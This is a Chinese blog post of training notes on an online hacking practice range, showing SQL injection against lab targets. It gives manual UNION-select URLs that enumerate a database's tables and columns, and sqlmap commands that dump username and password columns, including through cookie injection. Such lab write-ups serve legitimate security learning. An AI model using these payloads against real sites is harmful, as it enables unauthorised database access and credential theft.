7-6 在线靶场 第一章 第二章

原创

简单.快乐 于 2020-07-07 19:37:54 发布 132 收藏 1

分类专栏： 实训

本文链接：https://blog.csdn.net/weixin_44371476/article/details/107165008

实训 专栏收录该内容


14 篇文章 0 订阅

订阅专栏


封神台靶场

目录


第一章




查看返回多少列



sql 可查询的函数





查表命 列名

手动

爆库名

ttp://59.63.200.79:8003/?id=100 union select 1,database() #

爆表名

http://59.63.200.79:8003/?id=100 union select 1,table_name from information_schema.tables where table_schema =‘maoshe’ limit 0,1#

爆列名

http://59.63.200.79:8003/?id=100 union select 1,group_concat(column_name) from information_schema.columns where table_name =‘admin’ #

sqlmap

sqlmap参数

```
[*] ending @ 19:19:09 /2020-07-06/

kali@kali:~$ sqlmap -u http://59.63.200.79:8003/?id=1 --dbs
```


```
[*] ending @ 19:22:01 /2020-07-06/

kali@kali:~$ sqlmap -u http://59.63.200.79:8003/?id=1 -D maoshe --tables
```

```
[19:32:44] [CRITICAL] unable to read file 'username,password'
kali@kali:~$ sqlmap -u http://59.63.200.79:8003/?id=1 -D maoshe -T admin
 username,password -dump
```

第二章

手动

鉴别是否存在cookie注入



sqlmap

```
kali@kali:~$ sqlmap -u http://59.63.200.79:8004/shownews.asp? --cookie id=1
71 --tables --level 2 --batch
```

```
kali@kali:~$ sqlmap -u http://59.63.200.79:8004/shownews.asp? --cookie id=1
71 -T user -columns --level 2 --batch
```

```
kali@kali:~$ sqlmap -u http://59.63.200.79:8004/shownews.asp? --cookie id=1
71 -T user -C username,password --dump --level 2 --batch
```